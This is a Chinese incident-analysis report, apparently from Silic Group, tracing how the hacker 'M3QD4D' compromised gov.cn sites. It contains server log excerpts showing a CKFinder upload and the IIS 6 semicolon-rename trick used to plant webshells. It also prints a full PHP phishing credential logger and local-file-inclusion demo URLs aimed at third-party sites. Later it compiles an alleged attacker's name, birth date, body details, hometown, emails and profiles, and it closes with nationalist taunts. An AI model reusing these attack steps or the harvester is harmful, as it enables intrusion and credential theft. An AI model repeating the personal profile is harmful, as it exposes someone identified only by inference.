3000.aspx 与前面的 www.xjjh.gov.cn 中截获的脚本代码一模一样，另外我们发现 teste.txt 的代码也是属名为“M3QD4D”，并且创建时间 2013-3-8 18:29 远远早于 3000.aspx，因此有理由怀疑 M3QD4D 在 3 月 8 日或者更早的时间，利用 FCKeditor 的漏洞入侵了 www.ajj.zjg.gov.cn 这个网站。

2.4 Web 入侵案例分析 III

前面发现的两个入侵案例都是基于 FCKeditor 网站编辑器漏洞的入侵，我们于近期发现 M3QD4D 使用了新的入侵手法，同样是网站编辑器，这次是利用了 Ckeditor 和 Ckfinder 编辑器的漏洞。

被入侵的同样也是一个以 gov.cn 结尾的网站：www.jiningrsks.gov.cn，通过对该服务器上的日志文件进行关键字筛选，很快就找到了 M3QD4D 的入侵痕迹，该服务器为 Windows 系

统，使用的 Web 容器为 IIS6，发现入侵痕迹的日志文件是在服务器的日志目录当中（C:\WINDOWS\system32\LogFiles\W3SVC732319451）的 ex130506.log 文件。因此可以确定入侵过程发生在北京时间 5 月 6 日，下面我们来看一下日志的具体内容。


ex130506.log 共有 200 万条日志记录，我们选取了当中有价值的 164 条记录进行分析。我们有理由相信 M3QD4D 的入侵是从 08:03:41 开始的：

2013-05-06 08:03:41 W3SVC732319451 192.168.1.10 GET /ckeditor/userfiles/files/ - 80 - **2.145.86.141** Mozilla/5.0+(Windows+NT+6.2;+rv:20.0)+Gecko/20100101+Firefox/20.0 200 0 0
2013-05-06 08:04:54 W3SVC732319451 192.168.1.10 GET /ckeditor/editor/**fckeditor**.html - 80 - **2.145.86.141** Mozilla/5.0+(Windows+NT+6.2;+rv:20.0)+Gecko/20100101+Firefox/20.0 404 0 3

我们查阅了相关资料，发现 ckeditor 和 fckeditor 的默认上传目录都是/userfiles，因此我们猜测 M3QD4D 应该是以 gov.cn inurl:/userfiles 这类的关键字搜索入侵目标。因为 www.jiningrsks.gov.cn 服务器存在无索引目录历遍文件的问题，所以 M3QD4D 在 08:03 到 08:11 分以前，访问了 ckeditor 的大部分目录。而后 M3QD4D 使用 ckeditor 执行了大量的文件操作命令，最终成功将 Webshell 后门上传到服务器：

08:14:57 W3SVC732319451 POST /CKeditor/ckfinder/core/connector/aspx/connector.aspx command=**FileUpload**&type=Files&currentFolder=%2F&langCode=en&hash=843da73f88ab088c& 80 - 2.145.86.141 Mozilla/5.0+(Windows+NT+6.2;+rv:20.0)+Gecko/20100101+Firefox/20.0
08:21:19 W3SVC732319451 GET /CKeditor/ckfinder/core/connector/aspx/connector.aspx command=GetFiles&type=Files&currentFolder=%2F&langCode=en&hash=843da73f88ab088c 80 - 2.145.86.141 Mozilla/5.0+(Windows+NT+6.2;+rv:20.0)+Gecko/20100101+Firefox/20.0
08:21:59 W3SVC732319451 POST /CKeditor/ckfinder/core/connector/aspx/connector.aspx command=**RenameFile**&type=Files&currentFolder=%2F&langCode=en&hash=843da73f88ab088c&fileName=T23_asp%3B.txt&newFileName=T23.asp%3B.txt 80 - 2.145.86.141 Mozilla/5.0+(Windows+NT+6.2;+rv:20.0)+Gecko/20100101+Firefox/20.0
08:22:18 W3SVC732319451 **GET /ckeditor/userfiles/files/T23.asp;.txt** - 80 - 2.145.86.141 Mozilla/5.0+(Windows+NT+6.2;+rv:20.0)+Gecko/20100101+Firefox/20.0

下面是日志记录的截图：



关键部分已经标注出来了：使用 ckeditor 的上传命令上传一个 webshell 到网站目录，然后使用 GetFiles 命令确认是否上传成功，最后将 webshell 重命名为 T23.asp;.txt，这个文件名在 IIS 6.0 环境下会被正常解析为 ASP 脚本执行的，所以我们继续看 M3QD4D 接下来的动作。

08:28:12 GET /ckeditor/userfiles/files/T23.asp;.txt raiz=F:\0713%B1%B8%B7%DD\AdminWeb 80 - 2.145.86.141 Mozilla/5.0+(Windows+NT+6.2;+rv:20.0)+Gecko/20100101+Firefox/20.0
08:28:29 GET /ckeditor/userfiles/files/T23.asp;.txt action=mass&massact=test&path=F:|0713%B1%B8%B7%DD%7CAdminWeb| 80 - 2.145.86.141 Mozilla/5.0+(Windows+NT+6.2;+rv:20.0)+Gecko/20100101+Firefox/20.0
08:28:33 GET /ckeditor/userfiles/files/T23.asp;.txt **action=upload&path=F:|0713%B1%B8%B7%DD%7CAdminWeb|** 80 - 2.145.86.141 Mozilla/5.0+(Windows+NT+6.2;+rv:20.0)+Gecko/20100101+Firefox/20.0
08:28:47 POST /ckeditor/userfiles/files/T23.asp;.txt **action=upload&processupload=yes**&path=F:|0713%B1%B8%B7%DD%7CAdminWeb| 80 - 2.145.86.141 Mozilla/5.0+(Windows+NT+6.2;+rv:20.0)+Gecko/20100101+Firefox/20.0
08:28:52 GET /ckeditor/userfiles/files/T23.asp;.txt raiz=F:\0713%B1%B8%B7%DD\AdminWeb 80 - 2.145.86.141 Mozilla/5.0+(Windows+NT+6.2;+rv:20.0)+Gecko/20100101+Firefox/20.0
08:28:56 GET /m3.htm 2.145.86.141 Mozilla/5.0+(Windows+NT+6.2;+rv:20.0)+Gecko/20100101+Firefox/20.0
08:37:39 GET /ckeditor/userfiles/files/T23.asp;.txt 2.145.86.141 Mozilla/5.0+(Windows+NT+6.2;+rv:20.0)+Gecko/20100101+Firefox/20.0 200 0 64
08:37:49 GET /ckeditor/userfiles/files/T23.asp;.txt action=**upload**&path=F:|0713%B1%B8%B7%DD%7CAdminWeb|ckeditor| 80 - 2.145.86.141 Mozilla/5.0+(Windows+NT+6.2;+rv:20.0)+Gecko/20100101+Firefox/20.0
08:38:19 POST /ckeditor/userfiles/files/T23.asp;.txt **action=upload&processupload=yes**&path=F:|0713%B1%B8%B7%DD%7CAdminWeb|ckeditor| 80 - 2.145.86.141 Mozilla/5.0+(Windows+NT+6.2;+rv:20.0)+Gecko/20100101+Firefox/20.0
08:38:20 GET /ckeditor/userfiles/files/T23.asp;.txt raiz=F:\0713%B1%B8%B7%DD\AdminWeb\ckeditor 80 - 2.145.86.141 Mozilla/5.0+(Windows+NT+6.2;+rv:20.0)+Gecko/20100101+Firefox/20.0
08:38:23 GET /ckeditor/3000.aspx 2.145.86.141 Mozilla/5.0+(Windows+NT+6.2;+rv:20.0)+Gecko/20100101+Firefox/20.0
08:38:30 GET /ckeditor/3000.aspx 2.145.86.141 Mozilla/5.0+(Windows+NT+6.2;+rv:20.0)+Gecko/20100101+Firefox/20.0

我们依据上面日志获得了一部分 M3QD4D 使用的 asp 的 webshell 后门的特征，如变量 raiz，路径中用“|”作为路径分隔符，推断 M3QD4d 使用的是土耳其黑客的 pouya webshell。这个 webshell 常被西亚以及土耳其黑客用在 IIS 6.0 文件名分号解析漏洞中，但是这个 webshell 并没有密码验证功能，因此，我们在最后又看到了 M3QD4D 上传了一个惯用的 3000.aspx 后门程序。

至此，M3QD4D 又完成了一次针对中国政府网站的入侵，前后耗时仅半个小时。

3) M3QD4D 这个人

3.1 通过搜索

M3QD4D 在 www.xjjh.gov.cn/m3.htm 留下的涂鸦中写上了自己的邮箱地址，中间有 8 个下划线：LoRD_____CraCk@att.Net，然而我们翻到了 M3QD4D 以往的涂鸦，发现了另外的一个邮箱 M.e.G.h.D.a.D@att.Net。

这个地址是从他 2010 年的涂鸦中发现的。不过我们通过搜索，还发现了一个黑客先生使用的邮箱：

这个地址也是在一个 gov.cn 的站点上面，M3QD4D 在上面注册了一个名为 Hacked by

M3QD4D 的会员，但是这次留下的邮箱是 m3qd4d@yahoo.com，这是这个注册会员的个人资料页面：http://www.jxgl.gov.cn/news2006/ShowSource.asp?Action=ShowUser&UserID=203

我们以 m3qd4d 为线索，在网上搜索邮箱使用者的信息，发现一个社交网站中有一个名为 M3QD4D 的用户，注册邮箱也是我们前面提到的：

这个网站的页面是：http://www.cloob.com/name/m3qd4d

这个页面的内容即使我们不翻译，也知道个大概了：


网名：M3QD4D，真实姓名：梅拉德 穆罕默德(محمدی م قداد)，出生于 1361 年，具体月日转换后应该是 6 月或者 7 月 26 日，换成公元纪年法大约应该是 1982 年左右的样子。他自己标注了年龄为 31 岁，那么出生日期应该是真实的，公元纪年还差一个月满 31 周岁，但是伊斯兰历已经满 31 周岁。身高介于 160 到 165，体重 50 到 55，家在伊朗的伊斯法罕(Iran ، اصفهان ، اصفهان)，会抽烟，学历为研究生以上，但是工作还是写着学生，或者因为翻译的不准确可能是教育类的职业。专业是网络入侵和社会学。

下面展示了 M3QD4D 的照片，通过目测他的身高和体重对比上面他的个人信息，我们认为这张照片应该是真实的默罕默德。

梅拉德 穆罕默德放到社交网站上面的个人照片

除了这些信息，值得关注的还有一个就是他的“个人主页” ：http://www.arzantarin.net

直接打开后是一个厉遍目录，但是在目录下的文件是一个钓鱼的页面，打开这个文件：/mail.google/Gmail%20%20Email%20from%20Google.htm



伪装成 Gmail 登陆界面的钓鱼网页

其实我们可以下载根目录下的压缩包来查看这几个页面的内容。例如 explore.php

explore.php 的完整代码：

```
<?php
header ('Location:http://www.gmail.com ');
$handle = fopen("hacked.txt", "a");
foreach($_POST as $variable => $value) {
fwrite($handle, $variable);
fwrite($handle, "=");
fwrite($handle, $value);
fwrite($handle, "\r\n");
}
fwrite($handle, "\r\n");
fclose($handle);
exit;
?>
```

这里记录了所有的 POST 数据，然后以末尾附加的形式写入到 hacked.txt 这个文件，并且页面会跳转到真正的 Gmail 地址，是一个彻头彻尾的钓鱼页面。查看了一下 arzantarin.net 这个域名的 WHOIS 信息，是 k1soft@yahoo.com，这个 Email 地址我们通过搜索发现并不是 M3QD4D 个人使用的 Email。

3.2 深入分析

走到这一步或许有人会觉得断了思路，我们不妨换个角度来看一看。在前面我们发现 M3QD4D 在一个页面中曾经写过感谢信息：“Greetz: keivan , Elvator , Hijacker , Satanic2000 , Ali_D3C0D3R , MR.F@RDIN , DarkSpy”

```
[+] Demo: http://www.chiclayoweb.com/index.php?menu=../../../proc/self/enviror

[+] Demo: http://www.asociaciondeexalumnossanjosefinos.org/index1.php?menu=../

################################################################################
================================================================================
# Gr33tz:
# Ashiyane Members : BehroozIce,Q7x,,Virangar,Iman_taktaz,Keivan,Ali_eagle
# Taghva,M3QD4D,PrinceOfHacking,Hidden-Hunter,Root3r,elvator,unique2world
# Gladiator,Wahid,Encoder,mmilad200,n3me3iz,Classic,r3d.z0n3,injector,fr0nk
# mzhacker,zend,milad-bushehr,aliakh,__amir__,anti206,ruin3r,Hijacker,Rz04
#                &amp;
# 1337 Member: r0073r,Side^effects,r4dc0re,eidelweiss,SeeMe,agix,gunslinger
# Sn!pEr.S!te,indoushka,Knockout,ZoRlu,AnT!-Tr0J4n,eXeSoul,
================================================================================
# DisCovered By XroGuE !!!
```

Comments

LSO ON CODE EXPLOITS COLLECTION AROUND THE WEB

这几个人的信息目前不得而知，但通过搜索我们找到了一分漏洞报告，报告的名字叫做 Syctel Design Local File Inclusion，在这份漏洞报告中出现了一些熟悉的身影：http://exploitsdownload.com/exploit/na/syctel-design-local-file-inclusion

这是一份 2011 年 4 月的报告，但是前面提到的 Keivan、Elvator、Hijacker 赫然在列。也就是说这几个人等于是 M3QD4D 在入侵渗透中的交流圈子了。

我们看到了一个 Ashiyane Members，去网上搜索了 Ashiyane 这个组织相关的资料，发现有一个企业站 ashiyane.org，根据其介绍，得知这个团队主要是做安全防护的。但是，我们在其官方论坛却发现了惊人的一幕：http://ashiyane.org/forums/showthread.php?t=22985

在 Ashiyane 官方论坛发现了一个专门用来展示自己入侵成果的帖子，而这个帖子居然长达 672 页！每一页都是满满的被入侵的网站的快照地址！而我们查看器 Alexa 排名，在伊朗排名 400，世界排名两万。

Alexa 排名截图

这时候我首先想到的是百度公司被入侵的事件，这也难怪伊朗的黑客在世界上这么猖獗，一个大型安全企业公开培养教唆黑客行为，其行为真令人发指。


帖子中 600 多页的内容我们并没有挨页翻看，但是可以肯定的是 M3QD4D 也参与了他们的入侵活动，例如在第 72 页(ashiyane.org/forums/showthread.php?t=22985&page=72)就有相关的快照内容。

在这个论坛中可以查看会员的个人资料，查看 M3QD4D 的资料页面是在这里：http://ashiyane.org/forums/member.php?u=1060996 我们可以看到上面清晰的标注了他的生日、注册时间，生日是 1982 年 6 月 26 日，与前面根据伊斯兰历推断的生日是一致的，公元纪年 M3QD4D 已经马上就要 31 周岁了。另外值得我们注意的是，前面第一页最开始的统计

数据中统计到 M3QD4D 从 2010 年就开始对中国的 gov.cn 进行入侵，回顾一下统计数据：

2010 年 9 月：7 个 gov.cn 站点
2010 年 10 月：2 个 gov.cn 站点

然而 M3QD4D 进入 Ashiyane 官方论坛的时间是 2010 年 7 月 19 日，那么换句话说，在 Ashiyane 论坛中参与网站入侵的黑客中 M3QD4D 也是一份子了。到这里，M3QD4D 和他的团伙们的全貌基本上已经全部浮出水面了。



M3QD4D 在 Ashiyane 的资料

在 M3QD4D 的好友栏里，dark-spy、Elvator 等这帮一起作案的团伙全都在列。

我们习科道展网络安全顾问团队对此十分好奇，为什么一个国家的政府能够如此容忍甚至纵容有这样的犯罪团伙存在？难道这个伊朗国家没有法律吗？这样一个公然犯罪的平台，居然热火朝天的运营了好几年，是法律的不健全还是道德的缺失？

一边口口声声说着中国请你停止攻击其他国家的黑客行为，一边不断的攻击着中国的网络，这是一种什么样的行为呢？

报告末尾，习科道展网络安全顾问团队在这里送给 Ashiyane Security Team 一句话：

网络安全不是秀优越，入侵再多的网站也不过是一帮乌合之众，想证明自己，可以和引领这个时代网络安全进步的习科道展安全顾问团队拼软硬实力。

习科道展网络安全顾问团队将不断的对入侵中国网络的国外黑客进行分析报告，捍卫祖国网络安全，竖起一面不倒的安全旗帜！

Silic Group